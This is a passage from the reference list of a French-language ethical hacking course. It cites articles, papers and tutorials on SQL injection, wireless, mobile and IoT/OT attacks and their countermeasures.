320. SQL Injection, à l'adresse [https://docs.microsoft.com/en-us/previous-versions/sql/sql-server-2008-r2/ms161953\(v=sql.105\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/sql/sql-server-2008-r2/ms161953(v=sql.105)?redirectedfrom=MSDN).
321. SQL Injection, à l'adresse <http://www.authorstream.com/Presentation/useful-155975-sql-injection-hacking-computers-22237-education-ppt-powerpoint/>.
322. Ferruh Mavituna, (2007), SQL Injection Cheat Sheet, à l'adresse <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>.
323. K. K. Mookhey and Nilesh Burghate, (2004), Detection of SQL Injection and Cross-site Scripting Attacks, à l'adresse <https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=001f5e09-88b4-4a9a-b310-4c20578eeef9&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68&tab=librarydocuments>.
324. Debasish Das, Utpal Sharma, and D.K. Bhattacharyya, (2010), An Approach to Detection of SQL Injection Attack Based on Dynamic Query Matching, à l'adresse <https://www.ijcaonline.org/journal/number25/pxc387766.pdf>.
325. (2010), Quick Security Reference: SQL Injection, à l'adresse <http://download.microsoft.com/download/E/E/7/EE7B9CF4-6A59-4832-8EDE-B018175F4610/Quick%20Security%20Reference%20-%20SQL%20Injection.docx>.
326. Alexander Kornbrust, (2009), ODTUG - SQL Injection Crash Course for Oracle Developers, à l'adresse http://www.red-database-security.com/wp/OWW2009_sql_crashcourse_for_developers.pdf.
327. William G.J. Halfond, Jeremy Viegas, and Alessandro Orso, (2006), A Classification of SQL Injection Attack Techniques and Countermeasures, à l'adresse <https://www.cc.gatech.edu/~orso/papers/halfond.viegas.orso.ISSSE06.presentation.pdf>.
328. (2010), SQL Injection, à l'adresse [https://docs.microsoft.com/en-us/previous-versions/sql/sql-server-2008/ms161953\(v=sql.100\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/sql/sql-server-2008/ms161953(v=sql.100)?redirectedfrom=MSDN).
329. Blind SQL Injection, à l'adresse <http://www.evilsq.com/main/page1.php>.
330. SQL Injection, à l'adresse https://www.w3schools.com/sql/sql_injection.asp.
331. SQL Injection Cheat Sheet & Tutorial: Vulnerabilities & How to Prevent SQL Injection Attacks, à l'adresse <https://www.veracode.com/security/sql-injection>.
332. Types of SQL Injection (SQLi), à l'adresse <https://www.acunetix.com/websitedevelopment/sql-injection2/>.
333. Everything You Need to Know About SQL Injection Attacks & Types, SQLi Code Example, Variations, Vulnerabilities & More, à l'adresse <http://www.firewall.cx/general-topics-reviews/web-application-vulnerability-scanners/1207-how-sql-injection-attacks-work-examples.html>.
334. Hack2Secure, (2017), Understanding SQL Injection Attacks, à l'adresse <https://www.hack2secure.com/blogs/understanding-sql-injection-attacks>.
335. Using Comments to Simplify SQL Injection, à l'adresse <https://www.sqlinjection.net/comments/>.
336. SQL Injection Cheat Sheet, à l'adresse <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/#inlineComments>.
337. (2017), SQL Injection Tutorial, à l'adresse <https://www.w3resource.com/sql/sql-injection/sql-injection.php>.
338. Types of SQL Injection Attacks, à l'adresse <http://hwang.cisdept.cpp.edu/swanew/Text/SQL-Injection.htm>.
339. Time-Based Blind SQL Injection using Heavy Query, à l'adresse <https://www.sqlinjection.net/heavy-query/>.
340. Steve Friedl, (2017), SQL Injection Attacks by Example, à l'adresse <http://www.unixwiz.net/techtips/sql-injection.html>.
341. Simone Quatrini and Marco Rondini, "Blind Sql Injection with Regular Expressions Attack", à l'adresse <https://www.exploit-db.com/docs/english/17397-blind-sql-injection-with-regular-expressions-attack.pdf>.

342. SQL Injection techniques, à l'adresse https://www.oratechinfo.co.uk/sql_injection.html.
343. SQL Injection Attack, à l'adresse <https://shodhganga.inflibnet.ac.in/bitstream/10603/123504/7/chapter%202.pdf>.
344. SQL Injection: Vulnerabilities & How to Prevent SQL Injection Attacks, à l'adresse <https://www.veracode.com/security/sql-injection>.

Module 08 : Attaques des réseaux sans fil et contre-mesures

345. Peter Loshin, (2019), Defending against the most common wireless network attacks, à l'adresse <https://searchsecurity.techtarget.com/feature/A-list-of-wireless-network-attacks>.
346. Ajay Kumar Gupta, (2010), Comment: Rogue Access Point Setups on Corporate Networks, à l'adresse <https://www.infosecurity-magazine.com/opinions/comment-rogue-access-point-setups-on-corporate/>.
347. Bluetooth Security Risks and Tips to Prevent Security Threats, à l'adresse <https://www.brighthub.com/computing/smb-security/articles/30045.aspx>.
348. Chris Weber and Gary Bahadu, (2009), Wireless Networking Security, à l'adresse [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457019\(v=technet.10\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457019(v=technet.10)?redirectedfrom=MSDN).
349. Understanding WiFi Hotspots, à l'adresse <https://www.scambusters.org/wifi.html>.
350. (2009), How 802.11 Wireless Works, à l'adresse [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc757419\(v=ws.10\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc757419(v=ws.10)?redirectedfrom=MSDN).
351. TKIP (Temporal Key Integrity Protocol), à l'adresse <https://www.tech-faq.com/tkip-temporal-key-integrity-protocol.html>.
352. Kevin Beaver and Peter T. Davis, Understanding WEP Weaknesses, à l'adresse <https://www.dummies.com/programming/networking/understanding-wep-weaknesses/>.
353. Rogue Wireless Access Point, à l'adresse <https://www.tech-faq.com/rogue-wireless-access-point.html>.
354. ALFRED LOO, (2009), Security Threats of Smart Phones and Bluetooth, à l'adresse http://www.aaronfrench.com/coursefiles/ucommerce/Loo_2009.pdf.
355. Bradley Mitchell, (2020) Wired vs. Wireless Networking, à l'adresse <https://www.lifewire.com/wired-vs-wireless-networking-816352>.
356. Bradley Mitchell, (2019), Wireless Standards - 802.11b 802.11a 802.11g and 802.11n, à l'adresse <https://www.lifewire.com/wireless-standards-802-11a-802-11b-g-n-and-802-11ac-816553>.
357. Wi-Fi Protected Access, à l'adresse <https://searchmobilecomputing.techtarget.com/definition/Wi-Fi-Protected-Access>.
358. WPA (Wi-Fi Protected Access), à l'adresse <https://www.tech-faq.com/wpa-wi-fi-protected-access.shtml>.
359. Paul Arana, (2006), Benefits and Vulnerabilities of Wi-Fi Protected Access 2 (WPA2), à l'adresse https://cs.gmu.edu/~yhwang1/INFS612/Sample_Projects/Fall_06_GPN_6_Final_Report.pdf.
360. Gary Wollenhaupt, How Cell Phone Jammers work, à l'adresse <https://electronics.howstuffworks.com/cell-phone-jammer1.htm>.
361. Brian R. Miller and Booz Allen Hamilton, (2002), Issues in Wireless security, à l'adresse <https://www.acsc.org/2002/case/wed-c-330-Miller.pdf>.
362. Martin Beck and TU-Dresden, (2008), Practical attacks against WEP and WPA, à l'adresse <http://dl.aircrack-ng.org/breakingwepandwpa.pdf>.
363. Chris Hurley, Finding cloaked access points, (Chapter 9), à l'adresse https://books.google.co.in/books?id=wGJhDNspE3wC&pg=PA333&lpg=PA333&dq=cloaked+access+point&source=bl&ots=ZDKHSykDNV&sig=1sLKIx-1ZcqkhUdr1WpFaqYczyl&hl=en&ei=V8R2Ss35Oo2e6gP59viqCw&sa=X&oi=book_result&ct=result&redir_esc=y#v=onepage&q=cloaked%20access%20point&f=false.
364. Protecting your wireless network from hacking, à l'adresse http://www.businessknowledgesource.com/technology/protecting_your_wireless_network_from_hacking_025027.html.
365. Agustina, J. V. Peng Zhang, and Kantola, (2003), Performance evaluation of GSM handover traffic in a GPRS/GSM network, à l'adresse <https://ieeexplore.ieee.org/document/1214113?isnumber=27298&arnumber=1214113&count=217&index=21>.

366. Service set identifier, à l'adresse <https://searchmobilecomputing.techtarget.com/definition/service-set-identifier>.
367. Humphrey Cheung, (2005), How To Crack WEP - Part 1: Setup & Network Recon, à l'adresse <https://www.tomsguide.com/us/how-to-crack-wep,review-451.html>.
368. Humphrey Cheung, (2005), How To Crack WEP - Part 2: Performing the Crack, à l'adresse <https://www.tomsguide.com/us/how-to-crack-wep,review-459.html>.
369. Humphrey Cheung, (2005), How To Crack WEP - Part 3: Securing your WLAN, à l'adresse <https://www.tomsguide.com/us/how-to-crack-wep,review-471.html>.
370. Chris Weber and Gary Bahadur, (2009), Wireless Networking Security, à l'adresse [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457019\(v=technet.10\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-xp/bb457019(v=technet.10)?redirectedfrom=MSDN).
371. (2009), How 802.11 Wireless Works, à l'adresse [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc757419\(v=ws.10\)?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2003/cc757419(v=ws.10)?redirectedfrom=MSDN).
372. Brandon Teska, (2008), How To Crack WPA / WPA2, à l'adresse <https://www.smallnetbuilder.com/wireless/wireless-howto/30278-how-to-crack-wpa-wpa2>.
373. (2006), How To Crack WEP and WPA Wireless Networks, à l'adresse <http://121space.com/index.php?showtopic=3376>.
374. (2009), How to prevent wireless DoS attacks, à l'adresse <https://searchsecurity.techtarget.com/feature/How-to-prevent-wireless-DoS-attacks>.
375. Peter Loshin, (2009), A list of wireless network attacks, à l'adresse <https://searchsecurity.techtarget.com/feature/A-list-of-wireless-network-attacks>.
376. Lisa Phifer, (2009), A wireless network vulnerability assessment checklist, à l'adresse <https://searchsecurity.techtarget.com/feature/A-wireless-network-vulnerability-assessment-checklist>.
377. Lisa Phifer, (2009), Hunting for rogue wireless devices, à l'adresse <https://searchsecurity.techtarget.com/feature/Hunting-for-rogue-wireless-devices>.
378. PreciousJohnDoe, List of Wireless Network Attacks, à l'adresse <https://www.brighthub.com/computing/smb-security/articles/53949/>.
379. Laurent Oudot, (2004), Wireless Honeypot Countermeasures, à l'adresse <https://www.symantec.com/connect/articles/wireless-honeypot-countermeasures>.
380. Andrei A. Mikhailovsky, Konstantin V. Gavrilenko, and Andrew Vladimirov, (2004), The Frame of Deception: Wireless Man-in-the-Middle Attacks and Rogue Access Points Deployment, à l'adresse <http://www.informit.com/articles/article.aspx?p=353735&seqNum=7>.
381. Renee Oricchio, How to Surf Safely on Public Wi-Fi, à l'adresse <https://www.inc.com/telecom/articles/200707/wifi.html>.
382. What is WiFi, à l'adresse <https://www.scambusters.org/wifi.html>.
383. Trishna Panse and Prashant Panse, (2013), A Survey on Security Threats and Vulnerability attacks on Bluetooth Communication, à l'adresse <http://www.ijcsit.com/docs/Volume%204/Vol4Issue5/ijcsit2013040521.pdf>.
384. How to Bluejack, à l'adresse <https://www.wikihow.com/Bluejack>.
385. John Padgette and Karen Scarfone, (2012), Guide to Bluetooth Security (Draft), à l'adresse https://csrc.nist.gov/csrc/media/publications/sp/800-121/rev-1/final/documents/draft-sp800-121_rev1.pdf.
386. Nafeq Be-Nazir Ibn Minar and Mohammed Tarique, (2012), Bluetooth Security Threats And Solutions: A Survey, à l'adresse <http://airccse.org/journal/ijdps/papers/0112ijdps10.pdf>.
387. Keijo M.J. Haataja, (2005), Detailed descriptions of new proof-of-concept Bluetooth security analysis tools and new security attacks, à l'adresse <http://www.cs.uku.fi/tutkimus/publications/reports/B-2005-1.pdf>.
388. (2017), What You Should Know About the 'KRACK' WiFi Security Weakness, à l'adresse <https://krebsonsecurity.com/2017/10/what-you-should-know-about-the-krack-wifi-security-weakness/>.
389. Lily Hay Newman, (2017), The 'Secure' Wi-Fi Standard has a Huge, Dangerous Flaw, à l'adresse <https://www.wired.com/story/krack-wi-fi-wpa2-vulnerability/>.
390. Steve Tilson, (2017), WPA2 Key Reinstallation Attack (KRACK) Vulnerability Detection Dashboard, à l'adresse <https://www.tenable.com/sc-dashboards/wpa2-key-reinstallation-attack-krack-vulnerability-detection-dashboard>.

391. Thomas Brewster, (2017), Update Every Device -- This KRACK Hack Kills Your Wi-Fi Privacy, à l'adresse <https://www.forbes.com/sites/thomasbrewster/2017/10/16/krack-attack-breaks-wifi-encryption/#3d9b890e2ba9>.
392. Paul Ducklin, (2017), Wi-Fi at risk from KRACK attacks – here's what to do, à l'adresse <https://nakedsecurity.sophos.com/2017/10/16/wi-fi-at-risk-from-krack-attacks-heres-what-to-do/>.
393. Charlie Osborne and Zack Whittaker, (2017), Here's every patch for KRACK Wi-Fi vulnerability available right now, à l'adresse <https://www.zdnet.com/article/heres-every-patch-for-krack-wi-fi-attack-available-right-now/>.
394. Michael Heller, (2017), KRACK WPA2 flaw might be more hype than risk, à l'adresse <https://searchsecurity.techtarget.com/news/450428414/KRACK-WPA2-vulnerability-might-be-more-hype-than-risk>.
395. Attacks on EAP Protocols, à l'adresse <http://etutorials.org/Networking/Wireless+lan+security/Chapter+6.+Wireless+Vulnerabilities/Attacks+on+EAP+Protocols/>.
396. Wireless Security Protocols: WEP, WPA, WPA2 and WPA3, à l'adresse <https://www.cyberpunk.rs/wireless-security-protocols-wep-wpa-wpa2-and-wpa3>.
397. Penny Hoelscher, (2018), What is WPA3, is it secure and should I use it?, à l'adresse <https://www.comparitech.com/blog/information-security/what-is-wpa3/>.
398. Discover Wi-Fi Security, à l'adresse <https://www.wi-fi.org/discover-wi-fi/security>.
399. (2018), WPA3 Explained, à l'adresse <https://medium.com/@reliancegcs/wpa3-explained-wi-fi-is-getting-major-security-update-2b6dca8f3aff>.
400. (2020), Wi-Fi Protected Access, à l'adresse https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access.
401. (2013), Wireless Attacks Unleashed, à l'adresse <https://resources.infosecinstitute.com/wireless-attacks-unleashed/#gref>.
402. Gurubaran S, (2019), Pentesting & Crack WPA/WPA2 WiFi Passwords with Wifiphisher by Jamming the WiFi, à l'adresse <https://gbhackers.com/crack-wpawpa2-kali-linux-tutorial/>.
403. Tomáš Foltýn, (2019), WPA3 Flaws May Let Attackers Steal Wi-Fi Passwords, à l'adresse <https://www.welivesecurity.com/2019/04/11/wpa3-flaws-steal-wifi-passwords/>.
404. Catalin Cimpanu, (2019), Dragonblood vulnerabilities disclosed in WiFi WPA3 standard, à l'adresse <https://www.zdnet.com/article/dragonblood-vulnerabilities-disclosed-in-wifi-wpa3-standard/>.
405. Dan Goodun, (2019), Serious flaws leave WPA3 vulnerable to hacks that steal Wi-Fi passwords, à l'adresse <https://arstechnica.com/information-technology/2019/04/serious-flaws-leave-wpa3-vulnerable-to-hacks-that-steal-wi-fi-passwords/>.
406. Michael Peters, (2019), Dragonblood Vulnerabilities Discovered in WPA3 WiFi Standard, à l'adresse <https://securityboulevard.com/2019/04/dragonblood-vulnerabilities-discovered-in-wpa3-wifi-standard/>.
407. Sergiu Gatlan, (2019), WPA3 Wi-Fi Standard Affected by New Dragonblood Vulnerabilities, à l'adresse <https://www.bleepingcomputer.com/news/security/wpa3-wi-fi-standard-affected-by-new-dragonblood-vulnerabilities/>.
408. Pierluigi Paganini, (2019), WPA3 Attacks Allow Hackers to Hack Wi-Fi Password, à l'adresse <https://securityaffairs.co/wordpress/83653/hacking/wpa3-security-flaws.html>.
409. Daniele Antonioli, Nils Ole Tippenhauer, and Kasper B. Rasmussen, The KNOB is Broken: Exploiting Low Entropy in the Encryption Key Negotiation of Bluetooth BR/EDR, à l'adresse <https://www.usenix.org/conference/usenixsecurity19/presentation/antonioli>.
410. Doug Lynch, (2019), KNOB Attack exploits Bluetooth spec flaw to spy on device connections, à l'adresse <https://www.xda-developers.com/knob-attack-bluetooth-flaw/>.
411. Michael Heller, (2019), KNOB attack puts all Bluetooth devices at risk, à l'adresse <https://searchsecurity.techtarget.com/news/252468914/KNOB-attack-puts-all-Bluetooth-devices-at-risk>.
412. Daniele Antonioli, (2019), About the KNOB Attack, à l'adresse <https://knobattack.com>.
413. Mathy Vanhoef and Eyal Ronen, Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd, à l'adresse <https://papers.mathyvanhoef.com/dragonblood.pdf>.
414. Trapti Pandey and Pratha Khare, Bluetooth Hacking and its Prevention, à l'adresse <https://www.ltts.com/sites/default/files/resources/pdf/whitepapers/2017-12/Bluetooth-Hacking-and-its-Prevention.pdf>.
415. Art Miller, (2019), How to Protect Yourself from Bluetooth Hacking, à l'adresse <https://www.vectorsecurity.com/blog/how-to-protect-yourself-from-bluetooth-hacking>.

Module 09 : Attaques des équipements mobiles et contre-mesures

416. Android framework for exploitation, à l'adresse http://www.xysec.com/afe_manual.pdf.
417. Sarah Perez, (2010), How to Hack Your Android Phone (and Why You Should Bother), à l'adresse https://readwrite.com/2010/01/27/how_to_hack_your_android_phone/.
418. (2016), OWASP Mobile Top 10, à l'adresse https://www.owasp.org/index.php/Projects/OWASP_Mobile_Security_Project_-_Top_Ten_Mobile_Risks.
419. Security Threat Report 2014, à l'adresse <https://www.sophos.com/en-us/medialibrary/PDFs/other/sophos-security-threat-report-2014.pdf>.
420. wiseGEEK, What is Mobile Phone Spam?, à l'adresse <https://www.wisegeek.com/what-is-mobile-phone-spam.htm>.
421. Murugiah Souppaya and Karen Scarfone, (2013), Guidelines for Managing the Security of Mobile Devices in the Enterprise, à l'adresse https://csrc.nist.gov/csrc/media/publications/sp/800-124/rev-1/final/documents/draft_sp800-124-rev1.pdf.
422. Michael Cooney, (2012), 10 common mobile security problems to attack, à l'adresse <https://www.pcworld.com/article/2010278/10-common-mobile-security-problems-to-attack.html>.
423. Shruti Dhapola, (2014), Android is most hacked mobile OS: Here's how to protect your phone, à l'adresse <https://www.firstpost.com/tech/news-analysis/android-malware-increasing-tips-protect-phone-3647981.html>.
424. iOS jailbreaking, à l'adresse https://en.wikipedia.org/wiki/IOS_jailbreaking#Types_of_jailbreaks.
425. Lisa Phifer, (2013), BYOD security strategies: Balancing BYOD risks and rewards, à l'adresse <https://searchsecurity.techtarget.com/feature/BYOD-security-strategies-Balancing-BYOD-risks-and-rewards>.
426. Sam Bakken, (2017), Defense in Depth: A Layered Approach to Mobile Security with MDM, MAM & Mobile App Vetting, à l'adresse <https://www.nowsecure.com/blog/2017/12/12/defense-in-depth-a-layered-approach-to-mobile-security-with-mdm-mam-mobile-app-vetting/>.
427. (2017), Anatomy of an Android, à l'adresse <https://www.sophos.com/en-us/medialibrary/PDFs/other/sophos-anatomy-of-an-android-infographic.pdf>.
428. Victor Chebyshev, Fedor Sinitsyn, Denis Parinov, Boris Larin, Oleg Kupreev, and Evgeny Lopatin, (2019), IT threat evolution Q2 2019. Statistics, à l'adresse <https://securelist.com/it-threat-evolution-q2-2019-statistics/92053/>.
429. "Agent Smith": The New Virus to Hit Mobile Devices, à l'adresse <https://blog.checkpoint.com/2019/07/10/agent-smith-android-malware-mobile-phone-hack-virus-google/>.
430. (2019), Agent Smith virus hides in WhatsApp, infests 1.5 crore Android phones in India: What is it, should you worry, à l'adresse <https://www.indiatoday.in/technology/news/story/agent-smith-virus-whatsapp-infects-android-phones-in-india-what-is-it-1566668-2019-07-11>.
431. Aviran Hazum, Feixiang He, Inbal Marom, Bogdan Melnykov, and Andrey Polkovnichenko, (2019), Agent Smith: A New Species of Mobile Malware, à l'adresse <https://research.checkpoint.com/agent-smith-a-new-species-of-mobile-malware/>.
432. Pierluigi Paganini, (2016), Researchers hack WhatsApp accounts through SS7 protocol, à l'adresse <https://securityaffairs.co/wordpress/47179/hacking/hacking-ss7-protocol.html>.
433. Samuel Gibbs, (2016), SS7 hack explained: what can you do about it?, à l'adresse <https://www.theguardian.com/technology/2016/apr/19/ss7-hack-explained-mobile-phone-vulnerability-snooping-texts-calls>.
434. Secure your network from SS7 attacks, à l'adresse <https://www.sinch.com/insights/operator-opportunities/ss7/?cn-reloaded=1>.
435. Simjacker, à l'adresse <https://simjacker.com>.
436. Shouvik Das, (2019), Your Data, Location Might be Tracked with This SIM Card Flaw, Without Your Knowledge, à l'adresse <https://www.news18.com/news/tech/your-data-location-might-be-tracked-with-this-sim-card-flaw-without-your-knowledge-2306879.html>.

437. Mohit Kumar, (2019), New SIM Card Flaw Lets Hackers Hijack Any Phone Just by Sending SMS, à l'adresse <https://thehackernews.com/2019/09/simjacker-mobile-hacking.html>.
438. Connor Jones, (2019), Android phones vulnerable to advanced SMS phishing attacks, à l'adresse <https://www.itpro.co.uk/security/34334/android-phones-vulnerable-to-advanced-sms-phishing-attacks>.
439. Ravie Lakshmanan, (2019), Hackers are now attacking Android users with advanced SMS phishing techniques, à l'adresse <https://thenextweb.com/security/2019/09/04/hackers-are-now-attacking-android-users-with-advanced-sms-phishing-techniques/>.
440. Heinrich Long, (2020), How to Secure Your Android Device and Have More Privacy, à l'adresse <https://restoreprivacy.com/secure-android-privacy/>.
441. Michael Simon, (2019), How to Secure, Protect, and Completely Lock Down Your Android Phone, à l'adresse <https://www.pcworld.com/article/3332211/secure-android-phone.html>.
442. Steven J. and Vaughan-Nichols, (2018), The 10 best ways to secure your Android phone, à l'adresse <https://www.zdnet.com/article/the-ten-best-ways-to-secure-your-android-phone/>.
443. Lewis Painter, (2019), iPhone Security Tips: How to Protect Your Phone from Hackers, à l'adresse <https://www.macworld.co.uk/how-to/iphone/iphone-security-tips-3638233/>.
444. (2019), 5 Easy Ways to Protect Your iPhone and Privacy in 2020 FREE, à l'adresse <https://www.vpnmentor.com/blog/protect-privacy-iphone/>.
445. Ken Hess, (2014), 10 BYOD policy guidelines for a secure work environment, à l'adresse <https://techtalk.gfi.com/10-byod-policy-guidelines-for-a-secure-work-environment/>.
446. OWASP Mobile Top 10, à l'adresse https://owasp.org/www-project-mobile-top-10/#tab=Top_10_Mobile_Controls.
447. (2020), IT threat evolution Q3 2020 Mobile statistics, à l'adresse <https://securelist.com/it-threat-evolution-q3-2020-mobile-statistics/99461/#:~:text=Mobile%20threat%20statistics,than%20in%20the%20previous%20quarter.&text=For%20the%20first%20time%20in,compared%20to%20the%20previous%20period>.
448. Mobile Security Primer, à l'adresse <https://books.nowsecure.com/secure-mobile-development/en/primer/mobile-security.html>.

Module 10 : Attaques des objets connectés (IoT) et de l'informatique industrielle (OT) et contre-mesures

449. Margaret Rouse, (2016), Internet of Things (IoT), à l'adresse <https://internetofthingsagenda.techtarget.com/definition/Internet-of-Things-IoT>.
450. Bernadette Johnson, How the Internet of Things Works, à l'adresse <https://computer.howstuffworks.com/internet-of-things.htm>.
451. (2016), The Pros and Cons of IoT, à l'adresse <http://www.humavox.com/blog/pros-cons-iot/>.
452. (2015), How IoT Works – An Overview of the Technology Architecture, à l'adresse <https://www.embitel.com/blog/embedded-blog/how-iot-works-an-overview-of-the-technology-architecture-2>.
453. Internet of Things: Explained, à l'adresse <https://www.carritech.com/news/internet-of-things/>.
454. Dr. Gaurav Bajpai, Middleware for Internet of Things, à l'adresse http://wireless.ictp.it/rwanda_2015/presentations/Middleware_IoT.pdf.
455. M2M/IoT Sector Map, à l'adresse <http://www.beechamresearch.com/article.aspx?id=4>.
456. Vasanth Ganesan, (2016), Video meets the Internet of Things, à l'adresse <https://www.mckinsey.com/industries/technology-media-and-telecommunications/our-insights/video-meets-the-internet-of-things>.
457. Internet of things, à l'adresse https://en.wikipedia.org/wiki/Internet_of_things#Trends_and_characteristics.
458. Anupama Kaushik, (2016), IOT-An Overview, à l'adresse <https://www.ijarcce.com/upload/2016/march-16/IJARCCE%20264.pdf>.
459. Karen Rose, Scott Eldridge, Lyman Chapin, (2015), The Internet of Things: An Overview, à l'adresse <https://www.internetsociety.org/wp-content/uploads/2017/08/ISOC-IoT-Overview-20151221-en.pdf>.

460. Bruce Byfield, (2016), The Internet of Things: 7 Challenges, à l'adresse <https://www.datamation.com/data-center/the-internet-of-things-7-challenges/>.
461. Aritra Sarkhel, (2016), 5 challenges to Internet of Things, à l'adresse <https://economictimes.indiatimes.com/internet/5-challenges-to-internet-of-things/articleshow/52700940.cms>.
462. Robbie Mitchell, (2015), 5 challenges of the Internet of Things, à l'adresse <https://blog.apnic.net/2015/10/20/5-challenges-of-the-internet-of-things/>.
463. Charlie Ashton, (2015), Is IoT a Threat or an Opportunity for Service Providers?, à l'adresse <https://www.sdxcentral.com/articles/contributed/iot-threat-opportunity-service-providers-charlie-ashton/2015/06/>.
464. Avantika Monnappa, (2018), TOGAF and the Internet of Things, à l'adresse <https://www.simplilearn.com/togaf-applications-in-internet-of-things-iot-article>.
465. Tessel Renzenbrink, (2014), Internet of Things Poses an Unprecedented Privacy Risk, à l'adresse <https://www.elektormagazine.com/articles/internet-of-things-poses-an-unprecedented-privacy-risk>.
466. (2016), Top IoT Vulnerabilities, à l'adresse https://wiki.owasp.org/index.php/OWASP_Internet_of_Things_Project#tab=IoT_Top_10.
467. Masato Terada, Naoko, and Naoko Ohnishi, (2017), HIRT-PUB16003: Cyber-attacks Using IoT Devices, à l'adresse <https://www.hitachi.com/hirt/publications/hirt-pub16003/index.html>.
468. APNIC, (2017), IoT - the Next Wave of DDoS Threat Landscape, à l'adresse https://www.slideshare.net/apnic/iot-the-next-wave-of-ddos-threat-landscape?qid=b1d633e5-2d40-4151-b3ec-91d93be094ea&v=&b=&from_search=6.
469. Jaikumar Vijayan, (2014), Target attack shows danger of remotely accessible HVAC systems, à l'adresse <https://www.computerworld.com/article/2487452/cybercrime-hacking/target-attack-shows-danger-of-remotely-accessible-hvac-systems.html>.
470. Paul Roberts, (2012), FBI Issued Alert over July Attack on HVAC System, à l'adresse <https://securityledger.com/2012/12/fbi-issued-alert-over-july-attack-on-hvac-system/>.
471. Erez Metula, (2016), Hacking The IoT (Internet of Things) - PenTesting RF Operated Devices, à l'adresse https://www.owasp.org/images/2/29/AppSecIL2016_HackingTheIoT-PenTestingRFDevices_ErezMetula.pdf.
472. Jerry Hildenbrand, (2017), Let's talk about Blueborne, the latest Bluetooth vulnerability, à l'adresse <https://www.androidcentral.com/lets-talk-about-blueborne-latest-bluetooth-vulnerability>.
473. (2017), The Attack Vector "BlueBorne" Exposes Almost Every Connected Device, à l'adresse <https://www.armis.com/blueborne/>.
474. Blueborne Attack Threatens IoT Devices, à l'adresse <https://www.pindrop.com/blog/blueborne-attack-threatens-iot-devices/>.
475. Kim Zetter, (2016), Inside the Cunning, Unprecedented Hack of Ukraine's Power Grid, à l'adresse <https://www.wired.com/2016/03/inside-cunning-unprecedented-hack-ukraines-power-grid/>.
476. Rita Sharma, Top 10 Challenges Enterprises Face in IoT Implementation, à l'adresse <https://www.finoit.com/blog/enterprise-challenges-in-iot/>.
477. Internet of Things (IoT) Threats, à l'adresse https://appsec-labs.com/iot_threats/#toggle-id-5.
478. (2019), IoT Application Security Challenges and Solutions, à l'adresse <https://www.iotforall.com/iot-application-security/>.
479. Anand Srinivasan, (2017), Understanding SDR-Based Attacks on IoT, à l'adresse <https://datafloq.com/read/understanding-sdr-based-attacks-on-iot/3735>.
480. Nitesh Malviya, IoT Radio Communication Attack, à l'adresse <https://resources.infosecinstitute.com/iot-radio-communication-attack/#gref>.
481. Robert Keim, (2017), Introduction to Software-Defined Radio, à l'adresse <https://www.allaboutcircuits.com/technical-articles/introduction-to-software-defined-radio/>.
482. Rene Millman, (2018), Hackers Could Use Web-based Attacks to Take Over IoT Devices, à l'adresse <https://internetofbusiness.com/hackers-could-use-web-based-attacks-to-take-over-iot-devices/>.
483. Gunes Acar, Danny Huang, Frank Li, Arvind Narayanan, and Nick Feamster, Web-based Attacks on Local IoT Devices, à l'adresse https://conferences.sigcomm.org/sigcomm/2018/files/slides/iot/paper_3.1.pdf.

484. Margaret Rouse, (2008), DNS Rebinding Attack, à l'adresse <https://searchsecurity.techtarget.com/definition/DNS-rebinding-attack>.
485. Kobus Marneweck, (2019), The Role of Physical Security in IoT, à l'adresse <https://community.arm.com/iot/b/blog/posts/the-role-of-physical-security-in-iot>.
486. Shivam Bhasin and Debdeep Mukhopadhyay, (2016), Fault Injection Attacks, à l'adresse <https://pdfs.semanticscholar.org/0ae1/a6e055383e64011fa639e42f9294d11c3639.pdf>.
487. Hezam Akram Abdul-Ghani, Dimitri Konstantas, and Mohammed Mahyoub, (2018), A Comprehensive IoT Attacks Survey Based on a Building-block Reference Model, à l'adresse https://thesai.org/Downloads/Volume9No3/Paper_49-A_Comprehensive_IoT_Attacks_Survey.pdf.
488. Karen Taylor, Mark Steedman, Amen Sanghera, and Matthew Thaxter, (2018), Medtech and the Internet of Medical Things, à l'adresse <https://www2.deloitte.com/content/dam/Deloitte/global/Documents/Life-Sciences-Health-Care/gx-lshc-medtech-iomt-brochure.pdf>.
489. Dr Leonie Maria Tanczer, Dr Ine Steenmans, Dr Irina Brass, and Dr Madeline Carr, (2018), Networked World Risks and Opportunities in the Internet of Things, à l'adresse <https://discovery.ucl.ac.uk/id/eprint/10063068/1/InterconnectedWorld2018.pdf>.
490. OWASP Internet of Things, à l'adresse https://owasp.org/www-project-internet-of-things/#Things_to_check_for_once_the_file_system_is_mounted_or_extracted.
491. Industrial IoT: Threats and Countermeasures, à l'adresse <https://www.rambus.com/iot/industrial-iot/>.
492. Internet of Things (IoT) security: 9 ways you can help protect yourself, à l'adresse <https://us.norton.com/internetsecurity-iot-securing-the-internet-of-things.html>.
493. Cujo AI, (2018), Five Key Security Tips to Avoid an IoT Hack, à l'adresse <https://www.helpnetsecurity.com/2018/08/14/avoid-iot-hack/>.
494. Common Attacks on IoT Devices, à l'adresse <https://elinux.org/images/f/f8/Common-Attacks-on-IoT-Devices-Christina-Quast.pdf>.
495. Jeff Day, Roger Shepherd, Paul Kearney and Richard Storer, (2018), Best Practice Guides, à l'adresse <https://www.iotsecurityfoundation.org/wp-content/uploads/2019/03/Best-Practice-Guides-Release-1.2.1.pdf>.
